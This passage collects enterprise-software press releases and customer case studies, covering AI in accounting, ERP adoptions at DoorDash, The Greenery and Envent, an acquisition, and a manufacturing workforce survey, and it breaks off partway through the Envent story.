5. ***Increased Creation of New Roles and Opportunities for Accountants:*** AI will automate routine tasks, freeing up accountants to focus on strategic thinking and providing valuable business insights. This transition will create opportunities for accountants to leverage their expertise in new ways, driving business strategy and innovation.

"While AI will ultimately be used to monitor all business activity and discover opportunities and risk in real-time, it will still play a supporting role in the industry, with outcomes and decisions always residing with a human," Harris continues.

In the U.S., SMBs balance innovation with ethical vigilance

The U.S. is at the forefront of AI adoption in accounting, with 76% of SMBs already integrating AI into their financial processes. This widespread adoption has yielded impressive results, with 34% of U.S. SMBs citing AI as a transformative tool in forecasting capabilities.

While U.S. SMBs are committed to ethical AI use, data security remains a concern. Despite 73% of SMBs having established formal ethics policies and 75% conducting regular ethics training, 12% still lack specific measures to address AI-related security and privacy risks – highlighting the need for stronger safeguards as AI usage scales.

Despite these challenges, the U.S. excels in AI-driven risk management, with 60% of SMBs fully integrating AI for continuous monitoring and anomaly detection. This proactive approach minimizes financial risks and strengthens compliance, positioning the U.S. as a model for secure, AI-enhanced financial reporting.

Additional notable findings from the U.S. include:

1. ***Top Benefits of AI in Accounting:*** The U.S. demonstrates robust satisfaction in AI's ability to enhance core accounting tasks, with 86% of SMBs reporting improvements in processing times and 81% citing better decision-making. AI also boosts customer satisfaction, with 89% of U.S. SMBs feeling positive about its impact.
2. ***AI's Efficiency on Accounting Processes:*** U.S. firms are particularly confident about AI's ability to enhance anomaly detection and financial reporting, with 27% and 24% respectively anticipating over 40% efficiency improvements.
3. ***Confidence in AI's ability to Enhance the Strategic Role of Accounting:*** The U.S. shows strong belief in AI's potential to improve decision-making and efficiency, with 66% of SMBs agreeing that AI will transform business practices, and 72% affirming AI's role in strategic decision-making. However, there is caution regarding AI's ability to fully eliminate the monthly close, with only 53% in agreement.

"There is an abiding sense of optimism around the potential that AI presents in terms of enhancing complex accounting tasks; and that potential is coming into sharper focus with more practical experience," says Alistair Brisbourne, Head of Technology Research, Policy & Insights at ACCA.

"It's also positive to see that organizations are planning a strategic and collaborative approach to managing ethical challenges, which speaks to some of the hallmarks of the profession. There is a real opportunity to level-up based on securing the ethical standards, professional judgement, and human insight that make accountancy and finance professionals trusted sources of data and insight," continues Brisbourne.

"By embracing AI technologies thoughtfully and strategically, the accounting profession can enhance capabilities, deliver greater value to clients, and play an even more crucial role in guiding business decision-making."

Sage's vision for the future of accounting emphasizes the importance of ethical AI integration and building trust in AI-powered solutions, such as Sage Copilot. Sage is committed to working with businesses to navigate this transformative period and harness the full potential of AI to drive success.

About Sage

Sage exists to knock down barriers so everyone can thrive, starting with the millions of small- and mid-sized businesses served by us, our partners, and accountants. Customers trust our finance, HR, and payroll software to help business flow. By digitizing business processes and relationships with customers, suppliers, employees, banks and governments, our digital network connects SMBs, removing friction and delivering insights. Knocking down barriers also means we use our time, technology, and experience to tackle digital inequality, economic inequality, and the climate crisis. Learn more at www.sage.com/en-us/.

SAP and Ambipar Unveil Net Zero as a Service

SAP announced a partnership with Ambipar, a global leader in environmental solutions with operations in 40 countries, to bring Net Zero as a Service to customers and support the fight against climate change.

Net Zero as a Service brings together a combination of SAP's robust cloud solutions and Ambipar's deep carbon credit generation and trading expertise to help customers seamlessly manage and offset carbon emissions.

"In partnering with SAP, we are bringing together two companies with a shared commitment to help organizations achieve net zero," said Tercio Borlenghi Junior, CEO of Ambipar. "By combining SAP's technology with Ambipar's decarbonization expertise to create Net Zero as a Service, customers will have access to a simple but comprehensive solution that contributes to the low carbon economy."

Comprehensive Carbon Management

Net Zero as a Service can equip SAP customers globally with solutions for the entire decarbonization journey. SAP's ERP-centric and AI-enabled solutions will provide end-to-end carbon management, allowing customers to establish a common data foundation, seamlessly measure emissions and make granular and timely decisions that are financially and environmentally sound. Customers can neutralize emissions by purchasing internationally certified carbon credits through Ambipar's technology platform AMBIFY, available on the SAP Store, the online marketplace for SAP and partner offerings.

"SAP customers are increasingly seeking ways to measure and offset their carbon emissions," said Adriana Aroulho, president of SAP Brazil. "Through Net Zero as a Service and our partnership with Ambipar, SAP is building on our commitment to deliver comprehensive sustainability management solutions and empowering our customers to become future-ready businesses."

Scaling Net Zero as a Service

Ambipar is currently piloting Net Zero as a Service in its own operations, tapping into the power of SAP's solutions as it aims to meet aggressive growth targets this year, before the service becomes widely available to SAP customers.

By leveraging SAP Sustainability solutions, Ambipar will establish a unified data foundation, breaking down silos across the business, and seamlessly measure and manage carbon emissions.

"Ambipar is undergoing a worldwide expansion and counts on SAP as a trusted IT partner as they scale," said Aroulho. "Net Zero as a Service will support Ambipar's growth objectives, while helping the company effectively streamline operations, drive innovation and manage its own environmental footprint. We are thrilled to bring this service to SAP customers."

DoorDash Delivers America's #1 On-Demand Delivery Service with NetSuite

NetSuite supports DoorDash on incredible growth journey – from start-up through IPO to acquisitions, new services, and subscriptions supporting 37+ million customers

DoorDash, a leading food delivery and local commerce platform, has scaled its operations to serve more than 37 million active consumers across more than 30 countries each month, while running on *Oracle NetSuite*. With NetSuite, DoorDash has been able to take advantage of an integrated business system to efficiently support its mission to empower local economies. DoorDash connects consumers with more than 500,000 local businesses on its Marketplace, and more than two million Dashers who leverage its platform to earn, each month.

Founded in 2013, DoorDash builds products and services to help businesses innovate, grow, and reach more customers. To support its rapidly growing operations and establish a platform for future growth, DoorDash selected NetSuite in 2015 as its *enterprise resource planning* (ERP) system. With NetSuite, DoorDash was able to automate business processes, improve the speed and accuracy of reporting, and efficiently scale its operations as it expanded its services, added new subscription business models, and executed a highly successful IPO in 2020. In the same year, DoorDash became the U.S. category leader for food delivery. The company has since expanded to include grocery, convenience, and retail delivery, all of which have been rapidly growing categories.

"With NetSuite's scalable and flexible platform, we have grown from a startup to a publicly traded company, integrated numerous acquisitions, delivered new services and subscriptions, and expanded our offerings to tens-of-millions of customers around the world," said Gordon Lee, chief accounting officer, DoorDash. "NetSuite has been a valuable partner as we've evolved our business for each stage of growth."

With NetSuite, DoorDash has been able to adapt and scale its core business processes to support its rapid growth. To help ensure a successful initial public offering, NetSuite enabled DoorDash to optimize financial processes, including financial planning, budgeting, and reconciliation, and helped improve the accuracy of its bookkeeping. In addition, NetSuite's *learning and support services* have helped DoorDash maximize its investment in NetSuite at each stage of growth, by providing hands-on technical support to help solve growth-related business challenges.

"We're incredibly proud of supporting DoorDash's journey to become the number one food delivery operator in the United States," said Evan Goldberg, founder and executive vice president, Oracle NetSuite. "We look forward to continuing our partnership with the DoorDash team as they unlock even more success, and we'll work to ensure their core business processes evolve with changing customer demands so they can grow efficiently."

ECI Software Solutions Unlocks New Revenue Streams for Office Technology Dealers with Integration of EvolutionX Ecommerce and e-automate ERP

The integration enables office technology businesses to deliver a fully personalized customer experience through a B2B ecommerce platform with real-time data, improving customer engagement

ECI Software Solutions, a global provider of comprehensive cloud-based business management software solutions and services, announced a new integration of its *EvolutionX®*, its B2B ecommerce platform, with *e-automate®*, its cloud-based business management ERP software. This integration provides office technology dealers with a fully customizable ecommerce platform featuring real-time data to improve the online shopping experience for their customers.

"In today's business landscape, it's critical to address the modern customer's unique shopping and buying process needs, yet traditional office technology websites often fall short in integrating existing ERPs," said Laryssa Alexander, president, Field Service Division at ECI Software Solutions. "This new integration between our EvolutionX ecommerce solution and e-automate ERP platform creates a simple and impactful way for office technology dealers to pull live inventory, pricing and

contract information in one place. It helps dealers stay competitive and attract new business by providing a convenient, modern online ordering experience with accurate, reliable data from e-automate."

EvolutionX provides office equipment dealers with content, B2B-focused commerce, ERP connectivity and access to an app store with popular software solutions like Hubspot, Intercom, Avalara and many others. Designed specifically to meet industry-specific needs of office technology providers, e-automate is a complete business management system that helps streamline critical business processes and create real-time visibility across sales, service, contracts, inventory, purchasing, accounting, reporting and customer self-service. Together, EvolutionX and e-automate strengthen dealer workflows and provide customers with a single, self-service platform.

"We chose EvolutionX as our go-forward ecommerce solution as we recognized the need to streamline our operations," said a representative from J.E. Bergasse, an office supply and technology dealer currently using ECI's e-automate ERP. "EvolutionX offered us the option of easy integration with our internal system, e-automate, which allows us to simplify our order processes and enhance efficiency. The platform's user-friendly interface also contributed to our decision, as we wanted to improve the storefront navigation for our customers while gaining better control over our inventory management.''

Visit the *EvolutionX and e-automate ERP integration page* to learn more.

About ECI

ECI Software Solutions provides cloud-based business software for running small and mid-sized businesses end to end. Built by experts in manufacturing, residential construction, field service, building supply, office technology, and wholesale/retail distribution industries, ECI's industry-specific software connects businesses and customers, improving visibility, operational efficiency, and profitability. With ECI, businesses seamlessly integrate sales and marketing, business intelligence, CRM, data and analytics, ecommerce, mobile apps, and payment processing. With more than 30 years of industry leadership, ECI is trusted by 24,000 customers in more than 80 countries globally. Headquartered in Westlake, Texas, it has offices in the U.S., Canada, Mexico, the United Kingdom, the Netherlands, and Australia. For more information, visit www.ECIsolutions.com.

Forterro Acquires alltrotec, Expanding Its Portfolio with Groundbreaking APS Technology

Integration of AI and IoT-Enhanced APS Delivers a Critical Competitive Edge to Forterro Customers

Forterro, the European provider of software solutions to the industrial mid-market, has announced the acquisition of alltrotec, a long-standing Abas reseller and OEM partner. In addition to its well-known OEM solutions such as project management and service planning, alltrotec brings its proprietary APS (Advanced Planning and Scheduling) solution to Forterro.

Since its founding in 1990, alltrotec GmbH has successfully sold and implemented Abas ERP for over three decades. Headquartered in Dresden, with 60 dedicated employees, alltrotec has established itself as a trusted partner and reseller of Abas ERP, supporting customers across Germany with a strong track record of customer satisfaction.

In addition to a wide range of OEM software products integrated into Abas, alltrotec's APS module, specifically developed for Abas ERP, assists manufacturing customers with detailed production scheduling, enabling them to make realistic deadline predictions and swiftly identify and address material and capacity bottlenecks. The deeper integration of this APS technology, combined with the recently acquired Prodaso AI capabilities into the existing ERP system, provides Abas customers with a unique competitive advantage. They are no longer reliant on third-party solutions, as all processes can now be managed within a single tool.

By combining APS technology with AI capabilities, customers can achieve the next level of productivity and delivery reliability through real-time analysis and pattern recognition of production processes, early detection of anomalies and optimisation opportunities, and intelligent control and planning based on IoT data.

The newly acquired technologies will not only benefit Abas customers but will also unlock significant potential for all Forterro customers:

"We are thrilled to welcome alltrotec to Forterro today. This marks a significant step in our mission to deliver best-in-class software solutions for the industrial mid-market," said Marcus Pannier, Regional President Central Europe at Forterro. "alltrotec's high-quality project execution and proven APS technology, combined with our recently acquired Prodaso AI capabilities, offer our customers a unique competitive edge. With this comprehensive package, we are setting new standards for efficiency and future-proofing in production."

Sebastian Strobel, Managing Director of alltrotec, added: "This step provides alltrotec's products and services with significantly improved access to national and international markets. It ensures the long-term development of our team in Dresden while creating optimal conditions to successfully navigate future economic challenges. We are very much looking forward to our shared future."

The Greenery Picks Rootstock ERP and Salesforce to Harvest Growth and Reap Operational Efficiencies

European produce giant to utilize Rootstock and Salesforce solutions to support expansive digital transformation

Rootstock Software announced that The Greenery, a major European produce supplier, selected *Rootstock ERP* and *Salesforce* to help modernize its operations and support its ambitious plans for growth and digital transformation. As an organization dedicated to providing high-quality produce and fostering strong relationships with growers and retailers, The Greenery's collaboration with Rootstock and Salesforce is anticipated to help streamline processes, enhance visibility, and drive efficiency across its expansive operations.

The Greenery serves a broad European market, focusing on the Netherlands, Germany, the UK, France, the Nordics, Switzerland, and Italy. With a unique cooperative structure, The Greenery consists of member growers predominantly based in the Netherlands, while also maintaining contracts with suppliers in Southern Europe and abroad. The organization's innovative approach caters to retail channels and shortens the supply chain.

The Greenery has formulated a comprehensive transformation strategy, which it calls Focus 2025. The plan aims to optimize core activities that add value for growers, enable the organization to adapt to market changes, and strengthen cooperation with its customers to ensure future growth. To achieve these objectives, The Greenery will adopt advanced digital tools, such as digital commerce and *sales and operations planning* (S&OP) to increase operational efficiency, useability, data transparency, grower and customer satisfaction.

Erwin van der Graaf, Director of IT, Digital, and Data at The Greenery, highlighted the motivations behind selecting Rootstock and Salesforce: "We needed to transition away from our legacy ERP solution, so we decided to explore new options. Our survey of the market allowed us to see the value of a platform approach. We ended up going with Salesforce and Rootstock to benefit from a unified data model, enhancing our capabilities from CRM, ERP, and beyond. Rootstock together with other Salesforce Platform solutions and capabilities offered the best overall fit for our needs."

"Bringing The Greenery on board is a testament to the transformative power of Rootstock and Salesforce," said *Rick Berger*, CEO of Rootstock Software. "We are excited to support The Greenery's ambitious Focus 2025 strategy and help them achieve greater efficiency and growth. By leveraging our ERP solution, The Greenery will be able to streamline its operations and provide exceptional value to both its growers and customers."

Jeroen Heijmans, Head of Enterprise & Deputy Country Leader, The Netherlands at Salesforce, added, "We are thrilled to play a role in The Greenery's digital transformation journey. Our *Sales Cloud*, *Manufacturing Cloud*, and *Experience Cloud* capabilities, along with Rootstock ERP, will enable The Greenery to enhance their e-commerce and S&OP processes, helping drive innovation and growth across the European produce market."

The selection of Rootstock was driven by several key strategic needs, including a seamless S&OP process with Salesforce. The Greenery plans to leverage Rootstock's robust automation and reporting features to streamline operations, reduce manual tasks, and focus on strategic priorities. Rootstock ERP's ability to provide real-time data and insights will also improve The Greenery's decisioning capabilities and customer service.

"Our goal is to create consistent, exceptional experiences for our growers, customers and employees," said van der Graaf. "Rootstock ERP will enable us to facilitate transparency and speed, allowing our growers to access real-time information and our customers to benefit from personalized service and insights. The platform will also help deploy customer and grower portals and to leverage AI for advanced insights and automation, ultimately contributing to our long-term success."

The Greenery's implementation plan spans three years, with a phased approach to ensure a smooth transition and to maximize the benefits of its new ecosystem approach. The first phase focuses on implementing CRM and SRM (Supplier Relationship Management) capabilities, along with S&OP processes. Subsequent phases will include replacing the current e-commerce solution and customer portal, and finally, integrating these capabilities with Rootstock ERP.

Balanced Force, an SI partner based in the Netherlands, will assist with the ERP project. "The ecosystem approach will enable The Greenery to use additional Salesforce AppExchange solutions. We're thrilled to contribute our solutions expertise to ensure efficient implementations and overall project success," said Account Manager *Martin Uwland*.

"As we embark on this transformation journey, we are confident that Rootstock and Salesforce will help provide the robust, scalable solutions needed to support our growth and innovation," van der Graaf added. "This collaboration marks a significant milestone in our strategy to optimize operations and deliver exceptional value to our growers and customers."

To learn more about how Rootstock ERP can help your business achieve its growth objectives, *schedule a demo* today or meet Rootstock at one of its *upcoming events*.

Salesforce, AppExchange, Sales Cloud, Manufacturing Cloud, Experience Cloud and others are among the trademarks of Salesforce, Inc.

About Rootstock

Rootstock Software provides the leading Manufacturing Cloud ERP, which empowers hundreds of manufacturers to turbocharge their operations in today's dynamic, post-pandemic world. Natively built on the Salesforce Platform, Rootstock delivers a future-proof solution. With it, manufacturers gain the agility to continually transform their business to meet evolving customer needs, navigate emerging challenges, and accelerate success. In addition, the "connectability" of Rootstock Cloud ERP gives manufacturers 360° visibility to collaborate with suppliers, trading partners, and the broader value chain. As Rootstock continues to grow, stay tuned to the company's latest customers, career opportunities, and LinkedIn posts.

Workplace Morale Much Higher Among Manufacturing Leaders vs. Workers, Epicor Study Finds

According to Epicor's new "Future of Work in Manufacturing" report, a significant gap exists between how manufacturing managers and frontline workers perceive workplace morale. In 2024, 57% of managers rated their morale as high compared to only 45% of workers, highlighting a potential disconnect in understanding and addressing employee engagement.

Bridging this morale gap to ensure alignment between managers and workers is especially critical given the projected *3.8 million* manufacturing employee workforce shortage, and the need for leaders to address current challenges and prepare for future demands. Separately, the report found there is a disconnect in upskilling efforts, with 91% of managers but only 70% of workers recognizing it as a priority, highlighting the need for enhanced communication and implementation.

Epicor surveyed more than 1,400 manufacturing leaders and 1,200 manufacturing workers worldwide to uncover critical trends and strategies that will shape the industry's future. These findings are meant to inform and guide C-suite leaders, operations managers, manufacturing supervisors, IT leaders, and HR leaders in creating and implementing strategies to successfully scale their manufacturing operations.

Key Findings:

Technological Gap: While 52% of managers considered their workplace very modern in 2024, only 39% of workers agreed, suggesting a mismatch in perceptions of technological advancement.

Sustainability Priorities: Only about half of the companies prioritize sustainability, with 61% of managers and 45% of workers viewing it as crucial, pointing to the need for stronger, more visible sustainability initiatives.

Supply Chain Challenges: Despite 75% of managers recognizing the critical importance of supply chain resilience and sustainability, issues like cost, regulatory hurdles, and technological shortcomings remain obstacles.

Automation's Impact: A growing awareness of automation's role shows 73% of managers and 53% of workers expect job changes due to automation, with decreasing immediate concerns among workers.

Turnover Trends: Worker-reported turnover dropped by 6% in 2024, while manager-reported turnover rose by 25%, reflecting varying experiences and viewpoints on workforce stability.

Strategic Insights for Leadership

The "Future of Work in Manufacturing" report offers strategic recommendations for manufacturing leaders, emphasizing the importance of:

- Enhancing employee engagement and morale through better communication and recognition programs.
- Accelerating technological modernization to remain competitive in a rapidly changing industry.
- Implementing robust upskilling programs to prepare workers for the future of manufacturing.
- Prioritizing sustainability to meet growing ESG requirements.

"Manufacturers are navigating an era of significant change and challenge," said Kerrie Jordan, Group Vice President of Product Management at Epicor. "Our latest report provides actionable insights that can help organizations align their people, processes, and technology to fine-tune their operations. By gathering and analyzing perspectives from both workers and leaders across the globe, we've gained robust insights that guide us in crafting strategies to enhance operational efficiency and embrace future opportunities."

For a detailed look into the findings and recommendations, download the full report *here.*

Survey Methodology

To gain a comprehensive understanding of the manufacturing industry's successes and challenges, we analyzed data from four key reports:

- *2023 Voice of the Essential Manufacturing Worker Report*
- *2024 Voice of the Essential Manufacturing Worker Report*
- *2023 Voice of the Manufacturing Manager Report*
- *2024Voice of the Manufacturing Manager Report*

The surveys were conducted online via Pollfish using organic sampling. Learn more about the Pollfish methodology *here*.

About Epicor

Epicor Software Corporation equips hard-working businesses with enterprise solutions that keep the world turning. For more than 50 years, Epicor customers in the automotive, building supply, distribution, manufacturing, and retail industries have trusted Epicor to help them do business better. Innovative Epicor solution sets are carefully curated to fit customer needs and built to flexibly respond to their fast-changing reality. With deep industry knowledge and experience, Epicor accelerates its customers' ambitions, whether to grow and transform, or simply become more productive and effective. Visit www.epicor.com for more information.

ECI + Alora Increases Job Shop Utilization by More Than 150%

In 2021, All Metals Fabricating took a huge step toward Industry 4.0 by deploying a manufacturing intelligence solution. The results: AMF improved its job shop utilization rates drastically. In some departments, the increase was more than 150%.

OVERVIEW

All Metals Fabricating
ametals.com
Allen, Texas

BUSINESS CHALLENGES

The company had a continual focus on improvement and needed a tool to facilitate the process. The focus was on improving machine and operator efficiency. A solution that integrated with their ERP was essential.

BENEFIT O F SWITCHING

Utilization rates have improved across the shop floor by as much as 152%. Employees being able to see their performance has increased excitement, engagement, and morale.

All Metals Fabricating is very clear about its future goals: Be the best and most automated contract manufacturer in the world by 2030. A sheet metal fabricating, welding, and machining company based in Texas, AMF has an incredible focus on continuous improvement. Elemental in driving toward that goal is Industry 4.0 technology.

Leading the way is Lance Thrailkill, who is the third generation of his family to guide AMF since it launched in 1953. When he joined the business, he brought his background as a CPA to bear, learning the business from the books out. Today as CEO, Lance's focus is on identifying areas where AMF can improve and systematically tackling those challenges. "My job is to help our people do their job more effectively and efficiently. Everything we've invested in is rooted there. For us, Alora has been a really powerful tool in that effort."

Integration and implementation support tip the scale

AMF first engaged with Alora through its ERP provider, ECI Software Solutions, while searching for a machine monitoring product. The company leverages JobBOSS ERP to support its focus on growth, so the integration between ECI and Alora was a tipping point: "The fact Alora tied into our ERP system was huge; that made the choice a no-brainer for us because it helps us limit system sprawl." Lance added that support throughout the Alora implementation process and during the first months of adoption validated AMF's decision.

"When you buy something that lacks support and training, it quickly becomes another tool you won't use. With Alora, the team was there from the start, and we learned from them all along the way," Lance said.

Rapid results start chain reaction of improvement

In the year or so since AMF first engaged with Alora, Lance has realized that the manufacturing intelligence solution delivers significantly more value than he ever expected. "Initially, it was the monitoring that was the big appeal. Then we got into the dashboards and analytics, and I realized that data goes hand in hand with what we're doing here."

At the base level, Alora's ability to connect bilaterally into the JobBOSS ERP allows AMF to see all current jobs on all its machines right on the stripe chart, driving the type of improvement that Lance strives for. In fact, in the first six months after deploying Alora, AMF realized improvement across the shop floor, including departments that improved utilization rates by as much as 152%.

"People like to know how they are doing and see improvement in their performance; this gives them something that they can see in real-time, all the time, and it makes everyone want to do better," explained Lance. "Awareness fuels the conversation, and the metrics raise the questions about what else we can do to improve. For example, our operators realized we needed additional standardizing on tooling. With that and some reorganization, we gained efficiency, driven by the operators and not management."

> "People like to know how they are doing and see improvement in their performance.."

With the team already identifying opportunities to increase efficiency, the second wave for AMF will focus on employee utilization.

Partnership accelerates results and continuous growth

When it comes to improvement, Lance is clear that there is no point of arrival. "I think data is only as good as what you do with it; we've been accumulating it and also getting in front of our people to help them set goals and drive accountability." He adds that while a plateau in terms of improvement is expected, that is simply a chance to dive more deeply into the existing data to uncover opportunities for continuous improvements. "We've built up six-to-eight months of data, so the next step is looking at trends and the patterns there. The reality is, we were average before now we are getting better, and I expect that trend to continue for quite some time."

> "We were average before now we are getting better, and I expect that trend to continue for quite some time."

Return on investment includes financial and soft rewards

"Efficiency and utilization are two different things and coupling them together is powerful on several fronts," said Lance. "When we look at the improved utilization alone, that completely justifies it from the numbers side. But you can't measure the soft wins—engagement, continuous improvement, morale—

those are harder to put an ROI on, and that's the gravy," explained Lance.

In terms of the impact on employees, AMF has seen substantial changes and has aggressive plans to continue to enable that improvement. "Having the ability to see their own performance has been impactful for our employees. We're talking about operators who are high-detail, high-process and typically don't like change. When they saw that Alora helps them, and will help us to reward them, they were excited."

Lance says the single biggest impact of Alora has been employee morale and engagement. "It's a momentum thing; we are helping them improve. They get to play a role in brainstorming ways to do their jobs better and that's huge. It's about engagement, communication on the floor, a shared desire to improve – that all rolls up around the data."


AMF has already engaged custom dashboards, including an employee efficiency dashboard that will empower the company to compensate employees on their efficiency ratings and the money they save the company. For example, if they deliver the job better than the forecast – that win puts money back into their pockets. "We want to bonus not off the company's KPI but the operator's own performance. Alora will drive rewards and recognition and inspire our team to keep improving."

Advice for tackling Industry 4.0

When it comes to suggestions for the adoption of Industry 4.0 technology, Lance is straightforward: "We have a rapidly changing industry, and you have to get with it or get left behind. IoT and Industry 4.0 aren't just jargon; you have to run with it."

In his opinion, monitoring is a great tool but only step one. "At AMF, we are working toward going paperless, having our machines 'talk' to each other, really connecting everything together and then linking all that into our ERP. If it's a bolt-on solution that isn't integrated, it won't stick for the long term. Solutions must be integrated and Alora is a big part of that."

AMF has also been careful to focus on positives, aware that employees might be concerned about the "Big Brother" potential of data solutions such as Alora. "If you approach it like you are going to beat them up, it's not going to do well. We presented it as a tool to help their performance; that is a crucial factor. You can't use it as a whipping tool."



"Alora will drive rewards and recognition and inspire our team to keep improving."

Other keys to success include training and ongoing efforts to take the data and turn it into team-driven improvement projects. "The software will get you from A to B, but beyond that, your team must engage to move the ball down the field. Be willing to give your people that data and hold them accountable, then you'll get more than you imagined in terms of value."

About ECI

ECI Software Solutions provides cloud-based business software for running small and mid-sized businesses end to end. Built by experts in manufacturing, residential construction, field service, building supply, office technology, and wholesale/retail distribution industries, ECI's industry-specific software connects businesses and customers, improving visibility, operational efficiency, and profitability. With ECI, businesses seamlessly integrate sales and marketing, business intelligence, CRM, data and analytics, ecommerce, mobile apps, and payment processing. With more than 30 years of industry leadership, ECI is trusted by 24,000 customers in more than 80 countries globally. Headquartered in Westlake, Texas, it has offices in the U.S., Canada, Mexico, the United Kingdom, the Netherlands, and Australia. For more information, visit www.ECIsolutions.com.

Oil and Gas Analyzer Maker Envent Quadruples, Taps Acumatica Manufacturing ERP to Support Fast Growth

OVERVIEW

Envent, a global firm based in Calgary, Alberta, makes oil and gas analyzers for worldwide customers. Its founding engineers bootstrapped the company for many years. When revenues started to climb three years ago, executives realized its legacy systems couldn't support its growth. Envent deployed Acumatica Manufacturing Edition, gaining real-time financial visibility, and improved inventory and manufacturing operations while supporting four-fold revenue growth.

KEY RESULTS

- Implemented a single, connected, modern ERP tailored to manufacturing operations
- Gained real-time visibility into operations for the first time in 20 years, improving profitability
- Quadrupled manufacturing throughput, growing from 2 units to 20 units in a 12-week period
- Improved inventory transparency, allowing better adjustment of inventory levels
- Reduced inventory carrying costs by millions of dollars, improving cash flow
- Gained a modern CRM, improving sales productivity and sales visibility
- Maintained quality reputation while increasing product availability dramatically
- Automated manual processes, increasing employee productivity and customer satisfaction
- Gained multi-currency and multi-tenant functionality, speeding its worldwide expansion
- Acquired remote access from anywhere, increasing productivity while saving time

Challenges

Based in Calgary, Alberta, Canada, Envent Engineering designs, manufactures, sells, and services analytical equipment that measures and analyzes levels of hydrogen sulfide, total sulfur, methane, oxygen, carbon monoxide and moisture, primarily for the oil and natural gas industries.

In addition to its Calgary operations, the 20-year-old company has operations in Houston, Texas; and offices in Mexico City, Mexico; Mumbai, India; and Beijing, China. Expansion possibilities include additional offices in Brazil and Dubai.

"We have a good reputation for quality and making robust products that operate in the most hostile areas of the world where they are not necessarily supervised," says Andy Hodgson, Envent Chief Executive Officer, who joined the company three years ago. "They just plug and play, and customers often run them until they fail."

"We write our own software. We write our own firmware, and we design and build just about everything that goes into our analyzers except the enclosure or box that the analyzer goes in, and the power supply."

The company earned a stellar reputation and gained a market-leading position because it makes and delivers high-quality analyzers in 10 to 14 weeks. Because analyzers are mostly a tertiary product for its competitors, turnaround times for competitors are typically 52 weeks, Hodgson says. "In addition to the quality of our products, we make a lot of sales because we can deliver them faster."

Sulfur analyzers are also known as "grudge buys" since governmental regulatory agencies require oil and gas companies to have them. "They buy because they have to," Hodgson says.

Envent's manufacturing facility has attained ISO 9001:2015 certification and is COR-certified.

The manufacturer was founded by several engineers who operated it leanly with less than 15 employees for its first 15 years. Engineers focused on building a better mousetrap and making it great. But five years ago, sales took off and the company has more than quadrupled since then.

"We've had just unprecedented growth in the last five years, and we've almost doubled every year in terms of gross revenue and staff," Hodgson says, adding that headcount has surpassed 100.

That fast growth, however, was hard to manage with the manual and rudimentary systems Envent had in place. Those challenges were magnified when the pandemic hit, and supply chains were disrupted.

"Just our availability alone gives us a huge market share, but we can only deliver on those promises by having materials at-hand, having skilled labor at-hand, and having everything we need in the right quantities at the right time to do proper quality-controlled assembly," Hodgson says.

Rudimentary Systems

Three years ago, Hodgson was hired to modernize Envent and grow it into a mid-sized firm. He quickly learned he faced a huge challenge. Like many engineering-led companies, the executives focused more on building great products not back-office support systems. Fundamental financial questions like product profit margins or number of units made took a lot of work to acquire.

When he joined Envent, it had two locations, the headquarters in Calgary and an operation in Houston, Texas. Each location was run separately, with different legacy accounting packages, other siloed systems, and tons of spreadsheets and databases.

Procuring materials for manufacturing was rudimentary at best. "It's almost embarrassing to talk about," Hodgson says. "The engineering team would literally stand around and say, 'Well, it's gonna need one of these, and it's gonna need one of these. And then

when it was all built according to what the engineering team thought it needed, they would do an as-built AutoCAD drawing of it after-the-fact, and then figured out pricing."

That's right; determining actual costs happened after they agreed on a price with the customer.

"We'd have a real moving target of our actual profitability on these systems one by one," he says. "The records were so dubious that when someone wants to buy another system, it is very, very hard to figure out what you sold them the first time."

They simply relied on best guesses and collective memories in the absence of data. "That's a train wreck," he says.

With mostly manual systems, information was historical and very anecdotal. "It was literally clipboards hanging on nails on the wall and very primitive," Hodgson says. "We were surviving and had a pretty stable market share, but we weren't growing. What was important was making the product, not a profit."

Hodgson's first order of business was finding a modern financial system that could unite its two locations, and then modernizing production, which was largely a made-to-order operation akin to a custom clothes tailor, he says.

"It became very labor intensive to prepare financials for board meetings and quarterly reports," he says. "It was pretty much a bunch of spreadsheets, but really the back-of-the-napkin is probably more accurate."

Without a CRM, gathering data was difficult at best because each salesperson had their own cobbled-together systems with data stored on cell phones. "It was quite primitive," Hodgson says. "It was very disorganized with very disparate systems. It is actually quite shocking how this company had succeeded in spite of itself on many levels."

> "We now do as much in a fiscal quarter that we used to do in a year, thanks to Acumatica. Our production capacity is four or five times the size it was two years ago."
>
> -Andy Hodgson,
> Chief Executive Officer,
> Envent Engineering

Production Challenges

